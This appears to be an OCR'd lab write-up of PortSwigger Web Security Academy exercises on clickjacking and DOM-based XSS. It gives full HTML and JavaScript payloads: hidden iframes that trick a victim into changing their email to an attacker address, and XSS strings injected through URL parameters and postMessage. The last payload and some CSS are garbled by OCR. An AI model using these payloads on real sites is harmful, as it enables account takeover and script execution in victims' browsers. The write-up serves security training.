
- **Objective:** Exploit a clickjacking vulnerability where form input fields are prefilled using values from URL parameters, allowing attackers to trick victims into submitting malicious data.
- **Tools Used**: Browser (Chrome)
- **Steps taken**:
  1. In the lab, log in to account (username: wiener, password: peter).




2. Go to the Exploit Server provided in the lab. In the Body section, create an HTML payload that triggers the GET request.

```
<style>
iframe {
position: relative;
width: 700px;
height: 500px;
opacity: 0.0001;
z-index: 2;
}
div {
top: 400px;
left: 80px;
z-index: 1;
</style>
<div>Test me</div>
<iframe src='https://0a74001c0343dab380de0d1100e40071.web-security-academy.net/my-account?email=hacker@attacker-website.com"></iframe>
```






3. Click Store to save your exploit.
4. Click View exploit to test it on yourself. Check if text in the lab is aligned properly.
5. Once confirmed, click Deliver exploit to victim.



Lab: Exploiting clickjacking vulnerability to trigger DOM-based XSS


- **Objective:** Exploit a clickjacking vulnerability to trick a victim into interacting with a hidden iframe that contains a DOM-based XSS payload, resulting in arbitrary JavaScript execution**.**

- **Tools Used**: Browser (Chrome)
- **Steps taken**:
  1. Navigate to the Submit feedback page.Test if the name parameter is vulnerable by adding it to the URL: .../feedback?name=<img src=1 onerror=alert(1)>




  2. You need an exploit that loads the feedback page with the XSS payload pre-filled in the URL, then hides that page under a decoy.
  3. Go to the Exploit Server. Paste the following into the Body section:

```
<style>
iframe{
position: relative;
width: 1000pc
height: 900px
opacity: 0.1;
z-index: 2;
}
div{
position: absolute;
top: 815px;
left: 40px;
z-index: 1;
}
</style>
<div>Test me</div>
<iframe src="https://00a0200e104209067809003dr00650050.web-security-academy.net/feedback?name=<img src=1 onerror=print()>&email=test@test.com&subject=test&message=test">
</iframe>
```




4. Click Store to save your exploit.
5. Click View exploit to test it on yourself. Check if text in the lab is aligned properly.
6. Once confirmed, click Deliver exploit to victim.




DOM-based vulnerabilities

Lab: DOM XSS using web messages

- **Objective:** Exploit a DOM-based XSS vulnerability caused by unsafe handling of window.postMessage data, resulting in arbitrary JavaScript execution in the victim's browser**.**
- **Tools Used**: Browser (Chrome)
- **Steps taken**:
  1. Open the lab and View Page Source of the home page.
  2. Look for a <script> block containing a message listener.
  3. Go to the Exploit Server. In the Body section, enter the following HTML: <iframe src=" https://0a3400630455659380ae9ecf001800a8.web-security-academy.net/" onload="this.contentWindow.postMessage('<img src=1 onerror=print()>','*')"></iframe>




4. Click Store to save your exploit.
5. Click View exploit. A print dialog should pop up in your browser. This confirms the XSS triggered.
6. Once confirmed, click Deliver exploit to victim.




Lab: DOM XSS using web messages and a JavaScript URL

- **Objective:** Exploit a DOM-based XSS vulnerability caused by unsafe handling of window.postMessage data, where the application uses it to set iframe.src or similar attributes, allowing injection of a javascript: URL that executes arbitrary JavaScript.

- **Tools Used**: Browser (Chrome)
- **Steps taken**:
  1. Open the lab and View Page Source.
  2. Look for the JavaScript snippet handling messages.
  3. We must send the message as a JSON object or a string that the browser interprets as an object.
  4. Go to the Exploit Server. In the Body section, enter the following HTML:
     <iframe src="https://0a9b00a404b87ef780d13fbd005e00ae.web-security-academy.net/
     onload="this contentWindow postMessage(javascript print()//http.")">

